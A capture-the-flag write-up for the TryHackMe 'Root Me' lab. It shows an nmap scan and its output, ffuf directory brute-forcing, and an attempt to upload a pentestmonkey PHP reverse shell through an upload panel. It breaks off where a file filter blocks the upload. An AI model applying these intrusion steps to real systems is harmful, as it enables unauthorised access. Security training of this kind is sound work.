

ROOT ME

GETTING STARTED

To access the lab, click on the link given below:-

<https://tryhackme.com/r/room/rootme>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.


INFORMATION GATHERING

I performed an **nmap** aggressive scan to find open ports and services running on them. It also ran default **nse** scripts and displayed the results.


```
root@kali: ~/thm/rootme
File Actions Edit View Help
root@kali: ~/thm/rootme x root@kali: ~/thm/rootme x root@kali: ~/thm/rootme x root@kali: ~/thm/rootme x
root@kali) - [~/thm/rootme]
# nmap -A -p- 10.10.73.153 -oN rootme.nmap --min-rate 10000 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-05 22:37 EST
Warning: 10.10.73.153 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.73.153
Host is up (0.19s latency).
Not shown: 58090 closed tcp ports (reset), 7443 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|   httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: HackIT - Home
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/5%OT=22%CT=1%CU=34541%PV=Y%DS=2%DC=T%G=Y%TM=672A
OS:E4DB8%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=10D%TI
OS:=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M
OS:509ST11NW6%O5=M509ST11NW6%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B
OS:3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
```

FOOTHOLD



The **nmap** scan revealed an **http** server running on port 80. So I accessed it from my browser.




The web page didn't reveal anything interesting so I used **ffuf** to find hidden directories.





The directory bruteforce revealed a few directories. I accessed the `/css/` directory. It contained a **css** file for another page called **panel**. **Ffuf** had also discovered this directory. So I accessed `/panel` next.





This seemed like a **file upload** functionality. I created and uploaded a dummy file to try it out.






The directory bruteforce had revealed `/uploads` directory earlier. So I checked it to see if my files were uploaded.







After confirming the upload functionality, I used the **php pentestmonkey** payload to get a reverse shell. I navigated to **revshells** to first configure a payload that would get me a reverse shell.

I entered my IP and port and saved it in a file called **revshell.php**







It blocked my php file. So I looked for ways to bypass this security mechanism and tried a few ways given in **hacktricks**.

